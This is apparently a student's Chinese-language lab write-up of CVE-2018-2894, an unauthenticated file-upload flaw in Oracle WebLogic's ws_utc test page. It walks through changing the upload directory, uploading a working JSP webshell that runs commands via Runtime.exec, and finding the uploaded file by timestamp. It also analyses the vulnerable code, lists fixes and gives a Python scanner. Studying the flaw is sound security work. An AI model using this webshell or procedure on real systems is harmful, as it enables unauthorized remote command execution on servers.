

CVE-2018-2894

0x01 LEVEL-1-----

1.漏洞环境


重邮内网服务器

需要VPN登录

2.漏洞复现

访问ip

`http://172.23.26.66:7001/`



显示页面如上👉👉👉

由于现在进不去服务器，因此找了一张网上的图片



在网上搜寻weblogic相关资料后，找到了后台登陆界面等url

`http://172.23.26.66:7001/console/login`


`http://172.23.26.66:7001/ws_utc/config.do`(后来知道是在"开发模式"下才不需要认证即可进入)



尝试使用burpsuite进行字典爆破无果，遂放弃登录后台，查看另外一个url



发现可以上传文件，于是尝试利用一句话木马



发现不会执行php代码。。在网上搜集资料，发现可以执行.jsp

由于对weblogic以及java语言不熟，因此只好百度查找相关博文。

https://blog.csdn.net/weixin_41652128/article/details/102676891?utm_medium=distribute.pc_relevant_t0.none-task-blog-BlogCommendFromMachineLearnPai2-1.control&depth_1-utm_source=distribute.pc_relevant_t0.none-task-blog-BlogCommendFromMachineLearnPai2-1.control

后来，发现需要设置work home dir(文件上传目录) 为

```
/u01/oracle/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_intern
al/com.oracle.webservices.wls.ws-testclient-app-wls/4mcj4y/war/css
```

这样的话，外网无需权限，就可以访问css内的文件


上传小马

```
<%
    if("023".equals(request.getParameter("pwd"))){
        java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("i")).getInputStream();
        int a = -1;
        byte[] b = new byte[2048];
        out.print("<pre>");
        while((a=in.read(b))!=-1){
            out.println(new String(b));
        }
        out.print("</pre>");
    }
%>
```

找到时间戳(因为weblogic生成的文件为[时间戳]_[文件名])

```
<td class="tc_background" id="1612835000444">
2</td> == $0
<td class="tc_background">test</td>
<td class="tc_background">shell.jsp</td>
<td class="tc_background" password="*****">
***** "
```

打开url，执行相应命令即可



这里我创建了一个名为rick(mkdir)的文件夹

ps:caidao和蚁剑都没成功连接，但直接访问url却可以执行命令

3.小马分析

因为之前没接触java，所以现学了一些java基础

小马代码：

```
<%
    if("023".equals(request.getParameter("pwd"))){
        java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("i")).getInputStream();
        int a = -1;
        byte[] b = new byte[2048];
        out.print("<pre>");
        while((a=in.read(b))!=-1){
            out.println(new String(b));
        }
        out.print("</pre>");
    }
%>
```

import //导入某个类

1.输入和输出

```
system.out //标准输出流
system.in //标准输入流
System.out.println() // 输出后并换行，不换行可使用print()
Java提供Scanner对象来方便输入，读取对应的类型可以使用：scanner.nextLine() / nextInt() /
nextDouble() / ...
```

2.面向对象

继承

```
class Person {
    private String name;
    private int age;

    public String getName() {...}
    public void setName(String name) {...}
    public int getAge() {...}
    public void setAge(int age) {...}
}

class Student extends Person {
    // 不要重复name和age字段/方法，
    // 只需要定义新增score字段/方法：
    private int score;

    public int getScore() { ... }
    public void setScore(int score) { ... }
}
```

多态

针对某个类型的方法调用，其真正执行的方法取决于运行时期实际类型的方法

多态允许添加更多类型的子类实现功能扩展，却不需要修改基于父类的代码。

在继承多态中：

- 1、对于方法的覆盖，new的谁就调谁，这就是多态。`@Override`
- 2、对于成员变量的覆盖，this在哪个类就指向哪个类的成员变量，没有多态。
- 3、用 `final` 修饰的方法不能被 `override`

详情参见博文

<https://blog.csdn.net/rockpk008/article/details/52374203>

接口

所谓 `interface`，就是比抽象类还要抽象的纯抽象接口，因为它连字段都不能有。因为接口定义的所有方法默认都是 `public abstract` 的

```
class Student implements Person, Hello { // 实现了两个interface
    ...
}
```

一个类可以实现多个interface

`Runtime.getRuntime().exec` //调用服务器命令脚本
`.getInputStream` //得到的输入流其实就是从客户端发送给服务器端的数据流。
`.getOutputStream` //得到的输出流其实就是发送给客户端的数据。

大概总结一下功能就是，通过调用 `Runtime.getRuntime().exec` 实现命令执行，然后通过一个循环读取命令执行结果并输出。

4.代码分析

1.改变工作目录的函数

```
public void changeworkDir(String path) {
    String[] oldPaths = this.getRelatedPaths();
    if (this.testPageProvider.getWsImplType() == ImplType.JRF) {
        this.isworkDirChangeable = false;
        this.isworkDirWritable = isDirWritable(path);
        this.isworkDirChangeable = true;
        this.setTestClientWorkDir(path);
    } else {
        this.persistworkDir(path);
        this.init();
    }

    if (this.isworkDirWritable) {
        String[] newPaths = this.getRelatedPaths();
        moveDirs(oldPaths, newPaths);
    } else {
```

```

        Logger.fine("[INFO] Newly specified TestClient working Dir is readonly.
won't move the configuration stuff to new path.");
    }

}

```

若新目录可写，则更换路径

2.把上传的文件传到目录

```

@Path("/keystore")
@POST
@Produces({"application/xml", "application/json"})
@Consumes({"multipart/form-data"})
public Response editKeyStoreSettingByMultiPart(FormDataMultiPart
formPartParams) {
    if (!RequestUtil.isRequestedByAdmin(this.request)) {
        return Response.status(Status.FORBIDDEN).build();
    } else {
        if (TestClientRT.isVerbose()) {
            Logger.fine("calling
SettingResource.addKeyStoreSettingByMultiPart");
        }

        String currentTimeValue = "" + (new Date()).getTime();
        KeyValuesMap<String, String> formParams =
RSDDataHelper.getInstance().convertFormDataMultiPart(formPartParams, true,
TestClientRT.getKeyStorePath(), currentTimeValue);
        ....
    }
}

```

```

public static String getKeyStorePath() {
    return getConfigDir() + File.separator + "keystore";
}

public KeyValuesMap<String, String> convertFormDataMultiPart(FormDataMultiPart
formPartParams, boolean isExtactAttachment, String path, String fileNamePrefix)
{
    ...
    if (attachName != null && attachName.trim().length() > 0) {
        if (attachName != null && attachName.trim().length() != 0) {
            attachName = this.refactorAttachName(attachName);
            if (fileNamePrefix == null) {
                fileNamePrefix = key;
            }

            String filename = (new File(storePath, fileNamePrefix + "_" +
attachName)).getAbsolutePath();
            kvMap.addValue(key, filename);
            if (isExtactAttachment) {
                this.saveAttachedFile(filename,
(InputStream)bodyPart.getValueAs(InputStream.class));
            }
        }
    }
    ...
}

```

可见上述代码未对上传文件进行过滤

5.修复方案

1.对上传文件进行验证过滤

2.限制文件上传的条件

0x02 LEVEL-2-----

1.漏洞环境

虚拟机上用docker部署环境


```
root@kali:/home/kali/vulhub# cd weblogic
root@kali:/home/kali/vulhub/weblogic# ls
CVE-2017-10271 CVE-2018-2628 CVE-2018-2894 CVE-2020-14882 ssrf weak_password
root@kali:/home/kali/vulhub/weblogic# cd CVE-2018-2894
root@kali:/home/kali/vulhub/weblogic/CVE-2018-2894# docker-compose up -d
Building with native build. Learn about native build in Compose here: https://docs.docker.com/go/compose-native-build/
Creating network "cve-2018-2894_default" with the default driver
Pulling weblogic (vulhub/weblogic:12.2.1.3-2018)...
12.2.1.3-2018: Pulling from vulhub/weblogic
4040fe120662: Pull complete
5788a5fddf0e: Pull complete
88fc159ecf27: Pull complete
138d86176392: Pull complete
586a610c1c83: Pull complete
8362c571c14a: Pull complete
d4802e4ac1d2: Pull complete
Digest: sha256:8ddf63df92426e521e60c2db913602394a799921fb3919094aef012e3ad6b13f
Status: Downloaded newer image for vulhub/weblogic:12.2.1.3-2018
Creating cve-2018-2894_weblogic_1 ... done
(arg: 22)
```

部署的时候遇到一个因粗心犯的问题，不能写成docker- compose，不能有空格，否则会报错

1.查询账号密码

```
weblogic_1$ NO → 'weblogic' admin password: bQxUCT5B
weblogic_1$ admin password : [bQxUCT5B]
weblogic_1$ * password assigned to an admin-level user. For *
root@kali:/home/kali/vulhub/weblogic/CVE-2018-2894#
```

2.进入 127.0.0.1:7001/console，打开web 测试页

Directory:	from. More Info...
<input checked="" type="checkbox"/>  Enable Web Service Test Page	Specifies whether WebLogic Server : deploys Web Serv Page in the curren domain. More Inf

环境部署完毕

2.getshell

poc地址: <https://github.com/rabbitmask/WeblogicScan>

__name__ 详解: <https://blog.csdn.net/xmp1669217327/article/details/81382174>

sys.argv[] 详解: <https://www.cnblogs.com/aland-1415/p/6613449.html>


2.自己编写的poc LEVEL-3-----

```
import sys
import requests
from fake_useragent import UserAgent

def judge(url,port):

    headers = {"user-agent": UserAgent().random}
    url_1 = 'http://'+str(url)+':'+str(port)+'ws_utc/begin.do'
    url_2 = 'http://'+str(url)+':'+str(port)+'ws_utc/config.do'
    r1 = requests.get(url_1, headers)
    r2 = requests.get(url_2, headers)
    if r1.status_code == 200 or r2.status_code == 200:
        print('Scanner detected:'+str(url)+str(port)+'has CVE-2018-2894')
if __name__ == "__main__":
    judge(sys.argv[1],int(sys.argv[2]))
```

成功扫描



```
C:\Users\root\Documents\appData\1\Programs\Python\Python39>python test.py 192.168.1.101 8080
Scanner detected:192.168.1.101has CVE-2018-2894
```